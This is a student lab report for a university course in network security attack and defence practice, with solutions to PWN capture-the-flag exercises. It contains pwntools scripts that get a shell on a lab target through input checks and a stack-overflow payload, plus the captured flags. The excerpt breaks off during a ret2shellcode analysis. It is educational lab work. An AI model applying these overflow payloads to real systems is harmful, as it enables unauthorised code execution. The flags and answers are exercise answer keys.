哈尔滨工业大学（深圳）

实验报告

开课学期： 2026 年春季
课程名称： 网络安全攻防竞赛实践
实验名称： PWN 安全实验
实验时间： 2026.5.8
学生班级： 电气工程及其自动化 1 班
学生学号： 2024312506
学生姓名： 余泓彬

1 题目：例题-test_nc

1.1 解题步骤

1. 打开题目页面，点击「创建实例」获取靶机地址与端口：10.249.14.223:32845。




图 1: 题目页面与 WSL2 Ubuntu 22.04 LTS 启动界面

2. 启动 WSL2 Ubuntu 22.04 终端，使用 netcat 工具连接靶机服务：

```
nc 10.249.14.223 32845
```

连接成功后，系统返回欢迎提示并进入交互式 Shell 环境。




图 2: WSL 终端使用 nc 命令连接靶机并获取 Shell

3. 在 Shell 中执行 `ls` 命令罗列当前目录下文件与目录，查看现有资源：

```
ls
```

输出结果包含系统目录与普通文件，未直接出现 flag 相关文件。




图 3: 执行 ls 命令查看当前目录文件

4. 尝试读取目录下 `gift` 文件获取题目提示：

```
cat gift
```

文件输出提示语句，暗示 Flag 存放在 Linux 隐藏文件中。




图 4: 读取 gift 文件获取隐藏文件提示

5. 执行 `ls -a` 命令，显示当前目录所有文件（包含以 . 开头的 Linux 隐藏文件）：

```
ls -a
```

成功发现隐藏 Flag 文件`.flag`。




图 5: 执行 ls -a 命令查看隐藏文件，发现.flag

6. 使用 `cat` 命令读取隐藏文件，直接获取完整 Flag：

```
cat .flag
```




图 6: 读取.flag 文件获取最终 Flag

1.2 最终 Flag

flag{cA7_7He_hIdden_flLe_t0_9et_mY_fIaG}

2 题目：例题-bytes_and_str

2.1 题目分析

本题考察二进制数据在内存中的存储方式，要求按特定顺序输入字符串与整数，通过校验后获取系统 Shell。

2.2 解题步骤

1. 下载题目附件 `chal.zip`，解压得到可执行文件 `pwn`。使用 `strings` 命令分析程序中的字符串，获取关键校验信息：

```
strings pwn
```

分析结果显示程序要求输入的字符串为 `K3yb0ard`，且后续需发送十六进制数 `0xdeadbeef`。




图 7: 使用 strings 命令分析程序，获取关键字符串

2. 打开题目页面，点击「创建实例」获取靶机地址与端口：`10.249.14.223:32846`。




图 8: 题目页面创建实例

3. 编写 Python 脚本，利用 pwntools 库实现自动化交互：

```python
from pwn import *
# 连接靶机
r = remote("10.249.14.223", 32846)
# 发送校验字符串
r.sendafter(b"string:", b"K3yb0ard")
# 发送校验数字 0xdeadbeef（自动处理为小端序）
r.sendafter(b"number:", p32(0xdeadbeef))
# 进入交互式Shell
r.interactive()
```




图 9: 编写 Python 交互脚本 solve.py

4. 在 WSL 终端运行脚本，成功获取系统 Shell 并读取 Flag：

```
python3 solve.py
cat flag
```

2.3 最终 Flag

flag{M3m0rY_m4P_Vl3W_of_yu4da_T0pd0wn_DI4L3ctlC}

3 题目：例题-stack_overflow

3.1 题目分析

本题考察最基础的栈溢出漏洞，通过溢出缓冲区覆盖栈上的变量，同时满足字符串与数值双重校验条件，最终获取系统 Shell。

3.2 解题步骤

1. 下载题目附件 `chal.zip`，解压得到可执行文件 `pwn`。使用 `strings` 命令分析程序中的关键字符串，确认校验条件：

```
strings pwn
```

分析结果显示，程序要求输入的字符串为 `lalalalahahahaha`，同时需要将变量 `v6` 修改为 `0xdeadbeef`。



图 10: 使用 strings 命令分析程序，获取关键字符串

2. 打开题目页面，点击「创建实例」获取靶机地址与端口：`10.249.14.223:32847`。




图 11: 题目页面创建实例

3. 编写 Python 脚本，利用 pwntools 库实现栈溢出 Payload 的自动构造与发送：

```
from pwn import *
context.arch='amd64'
context.log_level='debug'

# 连接靶机
r = remote('10.249.14.223', 32847)

# 等待程序提示
r.recvuntil(b'special:')

# 构造Payload: 覆盖缓冲区，满足双重校验条件
r.send(b'a'*0x10 + b'lalalalahahahaha' + p64(0) + p32(0) +
    p32(0xdeadbeef))

# 进入交互式Shell
r.interactive()
```




图 12: 编写 Python 栈溢出脚本 solve.py

4. 在 WSL 终端运行脚本，成功触发栈溢出并获取系统 Shell，执行 `cat flag` 命令读取最终 Flag：

```
python3 solve.py
cat flag
```

3.3 最终 Flag

flag{tRUe_VI5lOn_sEEM_70_c0ME_t0_the_5tAcK}

4 题目：习题-ret2shellcode

4.1 题目分析

本题是典型的 ret2shellcode 栈溢出利用题，核心考点为：

1. 程序通过 strcpy 实现无边界拷贝，存在缓冲区溢出漏洞；
2. 程序内置 mprotect 调用，将 magic_addr 所在 BSS 段修改为可读、可写、可执行（RWX）权限；
3. 攻击者可将 shellcode 写入可执行内存，通过溢出控制返回地址，跳转到 shellcode 执行并获取系统 Shell。

4.2 解题步骤

1. 下载题目附件 chal.zip，解压得到可执行文件 pwn。使用 strings 命令分析程序中的关键函数与符号：

```
strings pwn
```

结果显示程序包含 read、strcpy、mprotect 及 magic_addr，确定为 ret2shellcode 题型。




图 13: 使用 strings 命令分析程序，获取关键函数与符号

2. 使用 IDA Pro 反汇编查看 `main` 函数逻辑：程序流程：`read` 读取输入 → `strcpy` 拷贝到 `magic_addr` → `mprotect` 设置可执行权限 → 函数返回。可直接将 shellcode 写入可执行内存并通过栈溢出跳转执行。

